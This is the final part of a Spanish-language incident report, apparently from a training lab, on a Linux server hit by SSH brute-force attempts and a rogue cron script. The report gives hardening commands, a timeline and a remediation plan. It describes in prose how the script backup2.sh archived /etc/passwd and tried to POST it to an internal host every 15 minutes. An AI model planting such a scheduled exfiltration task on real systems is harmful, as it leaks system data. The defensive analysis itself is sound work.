   Active: active (running) since Wed 2025-08-13 16:09:20 UTC; 1min 0s ago
     Docs: man:fail2ban(1)
  Main PID: 2259 (f2b/server)
    Tasks: 5 (limit: 4588)
   Memory: 13.4M
   CGroup: /system.slice/fail2ban.service
           └─2259 /usr/bin/python3 /usr/bin/fail2ban-server -xf start

Aug 13 16:09:20 4geeks-server systemd[1]: Starting Fail2Ban Service...
Aug 13 16:09:20 4geeks-server systemd[1]: Started Fail2Ban Service.
Aug 13 16:09:20 4geeks-server fail2ban-server[2259]: Server ready
sysadmin@4geeks-server:~$

```

## 5. Recomendaciones

### 5.1 Endurecimiento del sistema (Hardening)

**Objetivo:** Reducir la superficie de ataque desde SO hasta servicios.

#### 1. Actualizaciones y parches

- **Estado actual:** unattended-upgrades está presente y en ejecución.
- **Acción:** Revisar `/etc/apt/apt.conf.d/50unattended-upgrades` y `/etc/apt/apt.conf.d/20auto-upgrades` para:
  - Activar sólo repos de **seguridad**,
  - Configurar **auto-reboot** fuera de horario (ej. 03:30),
  - Envío de **mail** a operaciones.
- **Comandos útiles:**

```

sudo dpkg-reconfigure unattended-upgrades
sudo systemctl status unattended-upgrades

```

#### 2. Control de acceso seguro (SSH)

- **Acción:**
  - Autenticación por **clave pública** (ED25519) y **deshabilitar contraseñas**:

```

/etc/ssh/sshd_config:
PasswordAuthentication no
PubkeyAuthentication yes
PermitRootLogin no
KbdInteractiveAuthentication no

```

- **Restringir por IP** en UFW (o iptables, pero no mezclar herramientas):

```
sudo ufw default deny incoming
sudo ufw allow from <IP_admin> to any port 22 proto tcp
```

- **2FA** vía PAM (Google Authenticator / Duo) para cuentas con sudo.

### 3. Desactivación de servicios innecesarios

- **Acción:** Si **FTP no es requerido**, desinstalar vsftpd y usar **SFTP** (SSH). Si es requerido:
  - Habilitar **TLS**, usuarios locales mínimos, chroot, allowlist por IP, y exponer sólo en LAN.

```
# Deshabilitar
sudo systemctl disable --now vsftpd
sudo apt remove vsftpd
```

### 4. Protección de red (firewall unificado)

- **Acción (UFW recomendado):**

```
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow 22/tcp
sudo ufw allow 80/tcp
# 21/tcp sólo si FTP queda habilitado
# Si IPv6 no se usa, desactivarlo: /etc/ufw/ufw.conf → IPV6=no
sudo ufw enable
sudo ufw status verbose
```

- **Evitar mezclar UFW con iptables "a mano".** Si decides iptables:
  - Persistir con iptables-persistent.

### 5. Integridad del sistema

- **Acción:** Implementar **AIDE** y baseline post-limpieza:

```
sudo apt install aide
sudo aideinit
sudo cp /var/lib/aide/aide.db.new /var/lib/aide/aide.db
sudo aide --check
```

- **Cobertura crítica:** /etc, /usr/local/bin, /opt/scripts, /var/spool/cron, /etc/cron\*.

### 6. Egreso controlado (nuevo)

- **Acción:** Limitar HTTP/HTTPS saliente a destinos aprobados (APT mirrors, Wazuh, repos internos) o forzar **proxy**:
  - Esto bloquea exfiltraciones como el POST observado en backup2.sh.

### 7. Apache

- **Acción:**

- Actualizar a la versión soportada.
- ServerTokens Prod y ServerSignature Off.
- Añadir headers:

Header always set X-Frame-Options "DENY"  
Header always set X-Content-Type-Options "nosniff"  
Header always set Referrer-Policy "no-referrer"  
Header always set Content-Security-Policy "default-src 'self'"

- Deshabilitar o restringir /server-status a 127.0.0.1.

## 5.2 Buenas prácticas de administración

**Objetivo:** Operación ordenada, segura y trazable.

### 1. Gestión de usuarios y privilegios

- **Acción:**

- Un **admin = una cuenta**; uso de sudo (no login directo a root).
- Auditoría periódica de /etc/passwd y /etc/sudoers (o /etc/sudoers.d/\*).
- Bloqueos/expiraciones con chage y política de complejidad (PAM).

### 2. Backups automáticos y verificados

- **Acción:**

- Herramientas recomendadas: rsnapshot o borgbackup.
- **Cifrado, destino externo y pruebas de restauración trimestrales.**
- Prohibido scripts con credenciales en claro (lección del backup2.sh malicioso).

### 3. Documentación de cambios

- **Acción:** Control de configuración (Git privado), gestión de secretos (Bitwarden/KeePassXC), CRQ para cambios en firewall/cron/servicios.

### 4. Control del software instalado

- **Comandos recomendados:**

```
dpkg --get-selections | less  
sudo apt remove <paquete-no-usado>  
sudo apt autoremove
```

## 5.3 Monitoreo y respuesta futura

**Objetivo:** Detección temprana y respuesta eficaz.

### 1. Monitoreo continuo con Wazuh

- **Acción:** Mantener agente activo; crear reglas FIM para /etc, /usr/local/bin, /opt/scripts, cron; alertas por cambios y picos de auth.log.

## 2. Alertas en tiempo real

- **Acción:** Integrar Wazuh y/o Fail2ban con correo / Slack / Telegram. En Fail2ban:

```
# /etc/fail2ban/jail.local
[sshd]
enabled = true
bantime = 1h
findtime = 10m
maxretry = 5
banaction = ufw
```

## 3. Simulacros y plan de respuesta

- **Acción:** ejercicios semestrales (tabletop + técnicos) y plan IR con playbooks (contener → erradicar → recuperar), incluidos **criterios de desconexión** y **escenario de exfil**.

# Informe Ejecutivo — Incidente de Seguridad

## 1) Qué pasó

Detectamos intentos repetidos de acceso no autorizado al servidor (“pruebas de contraseña” por fuerza bruta a través de SSH).

Durante la revisión encontramos además una tarea programada que **comprimía información del sistema y trataba de enviarla** a otra computadora dentro de la red. No hallamos evidencia de que el atacante lograra entrar con éxito ni de que el envío se haya completado fuera de la red. La tarea fue **deshabilitada y eliminada**, se **bloquearon direcciones** sospechosas, se **endureció el acceso** y se activaron protecciones de bloqueo automático.

**Estado actual:** Contenido y bajo monitoreo.

**Impacto en negocio:** Sin pausas relevantes. Riesgo de exposición **bajo-medio** (archivos del sistema, no datos de clientes).

**Severidad:** Alta (por la combinación “intentos de acceso + intento de exfiltración”).

## 2) Línea de tiempo

Horas en UTC; mostramos sólo los tramos con actividad relevante para evitar ruido.

### Sábado 21/jun

- **19:04** Arranca servicio SSH en el servidor.
- **19:38** Acceso legítimo del administrador (“sysadmin”).
- **19:49–20:03** Cambios de configuración iniciales (alta de un usuario interno “reports”, habilitación de servicios web/ftp y firewall).

### Lunes 23/jun (pico del incidente)

- **12:55–15:29** Ola de **intentos fallidos de acceso** por SSH desde **192.168.1.103** (usuarios “test”, “admin”, “hacker”, “root”).
- **15:02** Se crea un usuario llamado **“hacker”** (no llegó a iniciar sesión; quedó sin uso).
- **15:06** Se crea **/usr/local/bin/backup2.sh** y se agenda cada **15 min** por cron.
  - ¿Qué hacía? Empaquetaba **/etc/passwd** en **/tmp/secrets.tgz** e intentaba **enviarlo por HTTP** a **192.168.1.100:8080/upload**.

- **15:23–15:29** Continúan intentos de acceso fallidos (incluye usuario “hacker” y “root”).
- **16:40** Reinicio de servicio SSH; siguen los intentos, todos fallidos.

### **Martes 12/ago – Miércoles 13/ago (contención y refuerzo)**

- **07:04** Servicios **Apache** y **Wazuh (monitoreo)** activos.
- **16:09** Se **instala y habilita Fail2ban** (bloqueo automático ante intentos de fuerza bruta).

### **Lunes 19/ago – Miércoles 20/ago (búsqueda y verificación)**

- **17:12–17:52** Revisiones de logs y búsquedas específicas (“upload”, “secrets.tgz”, destinos 192.168.1.100).
- **18:03** Tráfico **404** hacia rutas tipo “/upload” en nuestro **servidor web** — pruebas internas de validación; **no** evidencian salida de datos al host remoto.

### **Jueves 21/ago (cierre técnico)**

- **10:23** Revisión de accesos: *“hacker” nunca ingresó.*
- **10:30** Se confirma que **/tmp/secrets.tgz** existe localmente (877 bytes); **no** hay indicios firmes de envío exitoso fuera del servidor.
- **Posterior** Se **eliminan usuarios no necesarios** (“hacker” y “reports”), se **bloquean IPs** sospechosas a nivel firewall y se **verifica** el estado de servicios.

## **3) Evaluación de impacto**

- **Datos potencialmente expuestos:** archivo del sistema (**/etc/passwd**, no contiene contraseñas en texto claro; las contraseñas están en otro archivo protegido).
- **Datos de clientes:** No hay evidencia de acceso o copia.
- **Disponibilidad:** Servicios continuaron operativos (web/ssh/ftp).
- **Cumplimiento/Regulatorio:** Sin obligación de notificación, salvo que la investigación posterior encuentre transferencia efectiva de datos personales.

## **4) Qué hicimos (de extremo a extremo)**

1. **Contención inmediata**

- Bloqueo por firewall de direcciones agresoras y del presunto destino de exfiltración.
  - Activación de **Fail2ban** (bloqueo automático ante múltiples intentos de login).
  - Monitoreo en tiempo real de conexiones y servicios críticos.
2. **Erradicación**
- **Deshabilitamos y eliminamos** la tarea programada y el script **backup2.sh**.
  - **Eliminamos** cuentas no necesarias (“hacker”, “reports”).
  - Revisión de tareas programadas, servicios y rutas de inicio para descartar persistencia.
3. **Recuperación y control**
- Servicios **operativos y verificados** (web, monitoreo).
  - Revisión de integridad básica; envío de logs al SIEM (Wazuh) y reglas para alertas.

## 5) Causa raíz y lecciones

- **Hipótesis técnica:** Intentos externos de fuerza bruta **no** lograron acceso. La **tarea de exfiltración** fue introducida **localmente con privilegios** (pudo ser acción maliciosa o práctica insegura).
- **Lección clave:** Aunque se bloquee el ingreso externo, **si se permite egreso libre** (HTTP saliente), un atacante interno o un malware con privilegios puede intentar **sacar información**.

## 6) Riesgos residuales (lo que aún debemos cubrir)

- **Apache desactualizado y cabeceras de seguridad faltantes** (exposición innecesaria).
- **FTP** abierto (si no es imprescindible, cerrarlo; preferir SFTP).
- **Egreso sin restricciones:** hoy los servidores pueden “hablar” hacia fuera; necesitamos listas blancas o proxy.
- **SSH por contraseña:** hay que migrar a **claves + 2FA** y restringir por IP.

## 7) Plan de acción

### 1. Cerrar vectores

- Cerrar **FTP** si no es requerido o migrar a **SFTP**; endurecer Apache (parches y cabeceras).
- SSH sólo por **claves**, **2FA** y **lista blanca** de IPs.

### 2. Control de egreso

- Permitir salidas **sólo** a destinos aprobados (mirrors de actualización, SIEM, repos internos) o forzar **proxy autenticado**.

### 3. Vigilancia reforzada

- Reglas de integridad para **/etc**, **/usr/local/bin**, **/opt/scripts**, **cron**.
- Afinar **Fail2ban** (bloqueo 1 hora, 5 intentos en 10 minutos).

### 1. Gobernanza y pruebas

- Política de altas/bajas de cuentas, revisiones mensuales de accesos y tareas, simulacro de incidente cada 6 meses.
- PenTest focalizado en “exfiltración y egreso”.

## Decisiones que requerimos de Dirección

- Aprobación para: cerrar/migrar FTP, aplicar ventanas de mantenimiento para parches y cambios de SSH, adquisición (si aplica) de proxy/NGFW y horas de Pentest.